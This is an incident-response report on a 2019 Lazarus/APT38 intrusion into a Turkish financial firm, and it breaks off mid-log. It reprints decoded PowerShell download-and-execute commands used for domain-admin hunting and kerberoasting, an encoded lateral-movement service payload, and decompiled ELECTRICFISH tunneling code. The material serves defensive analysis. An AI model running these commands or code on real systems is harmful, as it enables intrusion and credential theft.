ADEO IT Consulting Services

LAZARUS

APT38

APT38 THREAT ANALYSIS REPORT

Report: Pot Of Gold
April 2020
Public Version
Release 1.0

Table of Contents

Introduction

This report explains how **North Korean state sponsored APT** group known as **Lazarus**[1] (a.k.a **Hidden Cobra**) targeted Turkey's financial sector. This group was seen targeting various critical sectors across the world, but the group's special interest in finance can be explained **with their effort to overcome** the sanctions applied to North Korean government.

In year **2019** we noticed that they have been targeting financial institutions in EMEA region as well as in Turkey. However, this is not the first time Lazarus is seen orchestrating financially motivated attacks. The infamous Bangladesh Bank Heist[2] was their biggest financially motivated attack yet where they managed to steal more than **$80 Million**. Fortunately, none of the attacks against Turkey resulted in such disaster.

The activities that are explained in this report are the results of one of our compromise assessments projects that was performed for a financial organization in 2019.

[1] https://attack.mitre.org/groups/G0032/
[2] https://community.broadcom.com/symantecenterprise/communities/community-home/librarydocuments/viewdocument?DocumentKey=8ae1ff71-e440-4b79-9943-199d0adb43fc&CommunityKey=1ecf5f55-9545-44d6-b0f4-4e4a7f5f5e68&tab=librarydocuments

Profiling Threat Group

Lazarus (a.k.a Hidden Cobra) is a highly sophisticated North Korean state sponsored APT group which is known to be associated with devastating attacks such as **WannaCry**[3] which spread over **74 countries** in less than **10 hours** & **OlympicDestroyer**[4] which targeted Winter Olympics held in PyeongChang, South Korea.

Lazarus also appears to have a very special interest in the finance sector as it was linked to multiple attacks targeting major financial organizations across the world. One of the attacks - infamous **Bangladesh Bank Heist** - happened in **2016** where the attackers targeted the central Bank of Bangladesh which they succeeded in extracting over **$80 million.**

The group is also known to have a part in Automated Teller Machine (ATM) schemes – referred by the U.S Government as "**FastCache**".[5]


[3] https://www.scmagazineuk.com/north-korea-apt-wannacry-linked-multiple-independent-researchers/article/1474646

[4] https://securelist.com/olympic-destroyer-is-still-alive/86169/


[5] https://www.us-cert.gov/ncas/alerts/TA18-275A

Attack Scenario

After reviewing the full timeline of group's activities, we noticed that there were two distinguishable attack waves. The first wave consisted of the group gaining initial access to the victim's environment and discovering the internal structure of the network. The second wave happened months after the first one and was more focused on the attackers moving laterally, establishing persistence and deploying customized malware.



First attack wave



Second attack wave

After exploiting a **Remote Code Execution vulnerability** and gaining access to the victim's internal network, attackers used Multiple Post Exploitation frameworks like **Powershell Empire**[6] & **Cobalt Strike**[7] to manage compromised assets. For stealing credentials and scanning the internal network for high-value targets, attackers made use of open source tools such as **PowerSploit**[8] **& SafetyKatz**[9].

In order to move laterally and spread inside of the network, they made use of legitimate Windows executables like "**net.exe**" & "**powershell.exe**".

After finding ATM servers which was a high-value target considering the motivation behind the attack, attackers deployed customized malware onto the machine which was used to manipulate the ATM traffic.

At the end of the attack, group became able to run commands on ATM servers intercepting legitimate transactions which resulted in financial loss.


[6] https://github.com/BC-SECURITY/Empire
[7] https://www.cobaltstrike.com/
[8] https://github.com/PowerShellMafia/PowerSploit
[9] https://github.com/GhostPack/SafetyKatz

Initial Access and Compromise

After investigating the attack, we detected that the threat group used SharePoint Remote Code Execution (**CVE-2019-0604**)[10][11] vulnerability to gain access to victim's network. This vulnerability affects Windows operating systems running SharePoint versions 2019/2016/2013/2010.


Prior to the exploitation phase, we noticed that the threat group crawled the target website for a couple of days collecting reconnaissance data.

After analyzing the Sharepoint application & IIS & Windows Security Logs we detected that only one exploitation attempt was made and that resulted in success.



1	Date	Time	SourceIP	Method	URI	Parameter	DestPort		ExternalIP	UserAgent
2	[redacted] 2019	12:04:16	[redacted]	GET	[redacted]	[redacted]	443	-	[redacted]	Mozilla/5.0+(Windows+NT+
3	[redacted] 2019	12:04:16	[redacted]	GET	[redacted]	[redacted]	443	-	[redacted]	Mozilla/4.0+(compatible;+M
4	[redacted] 2019	12:04:19	[redacted]	GET	[redacted]	[redacted]	443	-	[redacted]	Mozilla/5.0+(Linux;+Android
5	2019	12:04:22		POST	/_layouts/15/Picker.aspx	PickerDialogType=Microsoft.SharePoint.Portal.WebControls.It	443	-		Mozilla/5.0+(Windows+NT+
6	[redacted] 2019	12:04:22	[redacted]	GET	[redacted]	[redacted]	443	-	[redacted]	Mozilla/5.0+(Linux;+Android
7	[redacted] 2019	12:04:22	[redacted]	GET	[redacted]	[redacted]	443	-	[redacted]	Mozilla/5.0+(Linux;+Android
8	[redacted] 2019	12:04:24	[redacted]	GET	[redacted]	[redacted]	443	-	[redacted]	Mozilla/5.0+(Linux;+Android
9	[redacted] 2019	12:04:24	[redacted]	GET	[redacted]	[redacted]	443	-	[redacted]	Mozilla/5.0+(Windows+NT+
10	[redacted] 2019	12:04:25	[redacted]	GET	[redacted]	[redacted]	443	-	[redacted]	Mozilla/5.0+(Windows+NT+
11	[redacted] 2019	12:04:24	[redacted]	GET	[redacted]	[redacted]	443	-	[redacted]	Mozilla/5.0+(Windows+NT+
12	[redacted] 2019	12:04:24	[redacted]	GET	[redacted]	[redacted]	443	-	[redacted]	Mozilla/5.0+(Windows+NT+

POST request containing malicious payload



1	Time	Process	SID	PID	PPID
2	2019	C:\Windows\System32\inetsrv\w3wp.exe	S-1-5-18	0x29d4	0x9d8
3	[redacted] 2019 [redacted]	C:\Windows\System32\cmd.exe	[redacted]	0x17c0	0x29d4
4	[redacted] 2019 [redacted]	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	[redacted]	0x1380	0x17c0
5	[redacted] 2019 [redacted]	C:\Windows\System32\cmd.exe	[redacted]	0x1e4c	0x1380
6	[redacted] 2019 [redacted]	C:\Windows\System32\cmd.exe	[redacted]	0x1e4c	0x1380
7	[redacted] 2019 [redacted]	C:\Windows\System32\conhost.exe	[redacted]	0x26dc	0x1e4c
8	[redacted] 2019 [redacted]	C:\Windows\System32\whoami.exe	[redacted]	0x2018	0x1e4c
9	[redacted] 2019 [redacted]	C:\Windows\System32\cmd.exe	[redacted]	0x3570	0x1380
10	[redacted] 2019 [redacted]	C:\Windows\System32\conhost.exe	[redacted]	0x798	0x3570
11	[redacted] 2019 [redacted]	C:\Windows\System32\nltest.exe	[redacted]	0x3708	0x3570

Spawned cmd.exe & powershell.exe after exploitation

The time period between successful exploitation & fixing the vulnerability was just a couple of days.

After the exploitation, threat group firstly deployed a **Powershell Empire** backdoor and executed further steps of cyber kill chain mainly through this backdoor.


[10] https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-0604
[11] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-0604

Reconnaissance, Executions and Stealing Credentials

Reconnaissance


After the exploitation phase, threat group ran reconnaissance commands to gain a better understanding of the target's internal network. They heavily relied on windows native commands like "net.exe", "powershell.exe", "nltest.exe" & "ping.exe". The group then proceeded to list all the available groups inside the victim's domain which then served them as a quick way to move around the internal network.

After analyzing windows powershell logs, we also noticed that threat group made use of PowerSploit's[12] Recon module to collect user/domain/group information.



```
Date:                     Source:     PowerShell
Time:                     Category:   Provider Lifecycle
Type:      Information    Event ID:   600
User:      N/A
Computer:
Description:
Provider "Alias" is Started.
Details:
        ProviderName=Alias
        NewProviderState=Started

        SequenceNumber=1

        HostName=ConsoleHost
        HostVersion=4.0
        HostId=
        HostApplication=powershell -nop -exec bypass -EncodedCommand
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAn
AGgAdAB0AHAAOgAvAC8AMQAyADcALgAwAC4AMAAuADEAOgA0ADgANgAxADAALwAnACkAOwAgAGkAbgB2AG8AawBlAC0AdQBzAGUAcgBoAHUAbgB0AGUAcgAgAC
0AdQBzAGUAcgBnAHIAbwB1AHAAaQBkAGUAbgB0AGkAdAB5ACAAIgBkAG8AbQBhAGkAbgAgAGEAZABtAGkAbgBzACIA
        EngineVersion=
        RunspaceId=
        PipelineId=
        CommandName=
        CommandType=
        ScriptName=
        CommandPath=
Data:      (●) Bytes    ( ) Words    ( ) D-Words
```

Encoded powershell command



```
Input                                                        length: 337
                                                              lines:   2
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAA
nAGgAdAB0AHAAOgAvAC8AMQAyADcALgAwAC4AMAAuADEAOgA0ADgANgAxADAALwAnACkAOwAgAGkAbgB2AG8AawBlAC0AdQBzAGUAcgBoAHUAbgB0AGUAcgAgAC
0AdQBzAGUAcgBnAHIAbwB1AHAAaQBkAGUAbgB0AGkAdAB5ACAAIgBkAG8AbQBhAGkAbgAgAGEAZABtAGkAbgBzACIA

Output                                                         time: 3ms
                                                             length: 126
                                                              lines:   1
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:48610/'); invoke-userhunter -usergroupidentity "domain
admins"
```


Enumarate Domain Admins

12 https://github.com/PowerShellMafia/PowerSploit

Executions


In their second attack wave, the group made use of an executable file which has the functionality to tunnel the network traffic between two IP addresses using a custom protocol. The group used **third-party statically-linked openSSL** & **zlib** libraries for the communication.

The tunneling malware expects an IP address and a port number to be passed as arguments to start the secure communication. The malware also supports proxy authentication.



```
SOCKET connect_to_addr()
{
  u_short v0; // di
  SOCKET v1; // esi
  struct hostent *v2; // eax
  struct sockaddr name; // [esp+8h] [ebp-14h]

  v0 = hostshort;
  v1 = socket(2, 1, 0);
  if ( v1 == -1 )
    return -1;
  v2 = gethostbyname(cp);
  if ( v2 )
    memcpy_0(&name.sa_data[2], *(const void **)v2->h_addr_list, v2->h_length);
  else
    *(_DWORD *)&name.sa_data[2] = inet_addr(cp);
  name.sa_family = 2;
  *(_WORD *)name.sa_data = htons(v0);
  if ( connect(v1, &name, 16) )
  {
    closesocket(v1);
    return -1;
  }
  return v1;
}
```

Connect to host



```
sub_4040C0(v52, (char *)strlen(v52), (int)&v33);
v69 = -1;
sub_402330(&v56, 3, *(void **)&v33, v34, v35, v36, v37, v38, (int)v39, v40, v41, v42, v43, (int)v44, (int)v45);
qmemcpy(&v40, &v56, 0x1Cu);
sprintf(&v67, "Proxy-Authorization: NTLM %s\r\n");
v9 = s;
v10 = (void (__stdcall *)(SOCKET, const char *, int, int))send;
send(s, &v67, strlen(&v67), 0);
if ( v57 >= 0x10 )
  operator delete(v56);
send(v9, "\r\n", 2, 0);
if ( recv(v9, &v59, 40960, 0) <= 0 )
  return 0;
v46 = &v58;
v45 = &v54;
v44 = &v61;
sscanf(&v59, "%s%d%[^\n]", &v61, &v54, &v58);
if ( !strncmp(&v61, "HTTP/", 5u) && v54 == 407 )
{
  sub_404470(&v59);
  memset(&buf, 0, 0x1000u);
  strncpy(&buf, "CONNECT ", 0x1000u);
  strncat(&buf, &::name, 4095 - strlen(&buf));
  strncat(&buf, ":", 4095 - strlen(&buf));
  strncat(&buf, v53, 4095 - strlen(&buf));
  strncat(&buf, " HTTP/1.0", 4095 - strlen(&buf));
  strncat(&buf, "\n", 4095 - strlen(&buf));
  strncat(&buf, "User-Agent:Mozilla/4.0 (compatible; MSIE 5.5; Win32) ", 4095 - strlen(&buf));
  strncat(&buf, "\n", 4095 - strlen(&buf));
  strncat(&buf, "proxy-Connection: Keep-Alive", 4095 - strlen(&buf));
  strncat(&buf, "\n", 4095 - strlen(&buf));
  strncat(&buf, "Pragma: no-cache", 4095 - strlen(&buf));
  strncat(&buf, "\r\n", 4095 - strlen(&buf));
  if ( send(v9, &buf, strlen(&buf), 0) > 0 )
  {
    if ( v51 )
```

Proxy Authentication

It is also notable that during the communication, malware uses "User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Win32)" value for the HTTP header which is a default user-agent used during the SSTP protocol[13].

By looking at the general structure & functionality of the malware we detected that it was an ELECTRICFISH[14] sample which is used by the group mainly for the purpose of tunnelling the traffic between IP addresses.


This particular sample shared %70 of the original code with multiple previous ELECTRICFISH samples that the group used in their attacks in the past.

[13] https://docs.microsoft.com/en-us/openspecs/office_protocols/ms-grvhenc/e2a9979c-a78f-4f94-8d5c-9aacaa268866

[14] https://www.us-cert.gov/ncas/analysis-reports/AR19-129A


Stealing Credentials

As to obtain valid windows logon credentials to move laterally, the group used a tool called **SafetyKatz** [15] which is a slightly modified version of **mimikatz.** Windows powershell logs also contained the traces of the group requesting tickets for service accounts by leveraging **kerberoasting technique.**[16]



```
Standard

Date:                          Source:    Microsoft-Windows-PowerShell
Time:                          Category:  Executing Pipeline
Type:       Warning            Event ID:  4100
User:
Computer:
Description:
        Host Name = ConsoleHost
        Host Version = 4.0
        Host ID =
        Host Application = powershell -nop -exec bypass -EncodedCommand
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0
ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAyA
DcALgAwAC4AMAAuADEAOgAyADcAOQA4ADQALwAnACkAOwAgAGkAbgB2AG8AawBlAC0AawBlAHI
AYgBlAHIAbwBhAHMAdAAgAC0AbwB1AHQAcAB1AHQAIABoAGEAcwBoAGMAYQB0ACAAfAAgAGYAbA
A=
        Engine Version = 4.0
        Runspace ID =
        Pipeline ID = 1
```

Encoded powershell command




```
> python E:\DFIRTools\python_b64.py SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGU
AbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAyADcALgAwAC4AMAAuADEAOgAyADcAOQA4ADQALwAnACkAOwAgAGkAbgB2AG8AawB1
AC0AawB1AHIAYgB1AHIAbwBhAHMAdAAgAC0AbwB1AHQAcAB1AHQAIABoAGEAcwBoAGMAYQB0ACAAfAAgAGYAbAA=

IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:27984/'); invoke-kerberoast -output hashcat | fl
```

Generate hashes from SPNs for offline cracking

[15] https://github.com/GhostPack/SafetyKatz
[16] https://powersploit.readthedocs.io/en/latest/Recon/Invoke-Kerberoast/

Lateral Movements

After analyzing all the payloads that were executed on compromised systems remotely, we detected that the attackers used **invoke-smbexec** payload which is one of the options available from lateral movement module on **Powershell Empire**[17] post exploitation framework.



Standard

Date:		Source:	Service Control Manager
Time:		Category:	None
Type:	Information	Event ID:	7045
User:			
Computer:			

Description:

```
A service was installed in the system.
Service Name:  UQTFYQYXGAWJFKNHIBCU
Service File Name:  %COMSPEC% /C "%COMSPEC% /C start /b C:\Windows
\System32\WindowsPowershell\v1.0\powershell -noP -sta -w 1 -enc
JAB7AGUAcgBSAE8AYABSAGAAQQBDAFQASQBvAG4AcAByAEUAYABGAGUAcgBFAGAATgBDAGUAfQAgAD0
